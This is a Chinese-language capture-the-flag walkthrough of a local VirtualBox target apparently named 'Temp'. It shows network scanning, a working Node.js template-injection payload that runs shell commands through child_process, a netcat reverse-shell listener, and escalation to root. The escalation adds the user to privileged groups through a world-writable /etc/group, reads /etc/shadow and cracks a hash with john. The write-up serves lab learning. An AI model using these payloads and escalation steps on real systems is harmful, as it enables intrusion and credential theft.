一、信息收集


主机发现

```
┌──(root㉿kali)-[/usr/bin]
└─# arp-scan -I eth1 192.168.56.0/24

Interface: eth1, type: EN10MB, MAC: 00:0c:29:34:da:f5, IPv4: 192.168.56.103
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:04       (Unknown: locally administered)
192.168.56.100  08:00:27:6e:db:e2       PCS Systemtechnik GmbH
192.168.56.149  08:00:27:80:50:ab       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.365 seconds (108.25 hosts/sec). 3
responded
```


端口扫描

```
┌──(root㉿kali)-[/usr/bin]
└─# nmap -sC -sV -p 22,80,3000 192.168.56.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 04:52 EDT
Nmap scan report for 192.168.56.149
Host is up (0.0011s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Safe Welcome Center
|_http-server-header: Apache/2.4.62 (Debian)
3000/tcp open  http    Node.js (Express middleware)
|_http-title: Welcome Center
MAC Address: 08:00:27:80:50:AB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds
```

80端口



3000端口




两个端口的服务咋一看一模一样


细看标题中有个Safe的区别(第一眼没看到Safe 我以为两个网站一样呢)

然后就随手一个`<script>alert(1)</script>`上去了

80端口不能插入

3000端口可以被插入






最开始我想着如何如打这个xss

不过进一步信息收集 没找到能进一步利用xss的点


然后就转向了 模板注入

在3000端口输入`<%= test %>`的时候

报错了



然后找了一些payload来实现rce找了一个`<<%= this.constructor.constructor("return process")().mainModule.require('child_process').execSync('ls -al /').toString() %>`



然后就拿到了`welcome`用户的权限

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -lvkp 7777
listening on [any] 7777 ...
192.168.56.149: inverse host lookup failed: Unknown host
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.149] 45748
bash: cannot set terminal process group (397): Inappropriate ioctl for device
bash: no job control in this shell
welcome@Temp:/opt/ssti-welcome$ whoami
whoami
welcome
welcome@Temp:/opt/ssti-welcome$ cd ~
cd ~
welcome@Temp:~$ ls
ls
user.txt
welcome@Temp:~$
```

二、提权

写了一个公钥ssh连上去了

`sudo -l`

查看可以执行`sudo /usr/sbin/reboot`

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ssh -i ~/machineSSH/authorized_keys welcome@192.168.56.149
Linux Temp 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 30 04:12:10 2025 from 192.168.56.103
welcome@Temp:~$ sudo -l
Matching Defaults entries for welcome on Temp:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Temp:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/sbin/reboot
welcome@Temp:~$
```

其实我最开始看到这里的时候

我是想着是可能会有一些服务文件 可以进行写/修改的

然后重启机器 导致这些服务文件自动加载中，从而导致提权

然后我就按照这样的想法去做了

结果当时是没做出来。

然后继续信息收集

发现了 对 `/etc/group`文件有写的权限

```
welcome@Temp:~$ ls -al /etc/group
-rw-rw-rw- 1 root root 719 Jul 30 04:10 /etc/group
welcome@Temp:~$
```

由于最前端时间有个靶机就是利用`disk`用户组的用户去读`/root`下面的文件的

所以就加了`disk`用户组

但是加了`disk`用户组之后

我忘记用什么命令可以对磁盘进行调试了

后来找到了是用`debugfs`命令

但是没有这个命令

```
welcome@Temp:~$ debugfs
-bash: debugfs: command not found
welcome@Temp:~$
```

> 打完之后才知道有这个工具, 只是没在welcome用户的PATH中
>
> ```
> welcome@Temp:~$ find / -name "debugfs" 2>/dev/null
> /usr/sbin/debugfs
> welcome@Temp:~$
> ```

然后我就又加了`sudo 、 shadow`组

```
welcome@Temp:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome),0(root),6(disk),27(sudo),42(shadow)
welcome@Temp:~$
```

之后从`/etc/shadow`查看用户的密码

然后用john对密码进行爆破

得到了`welcome`的密码`sainsburys`

```
┌──(root㉿kali)-[~]
└─# john password --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sainsburys       (welcome)
```

然后也是利用`sudo -i`成功提到了root

```
welcome@Temp:~$ sudo -i
[sudo] password for welcome:
root@Temp:~# whoami
root
root@Temp:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Temp:~#
```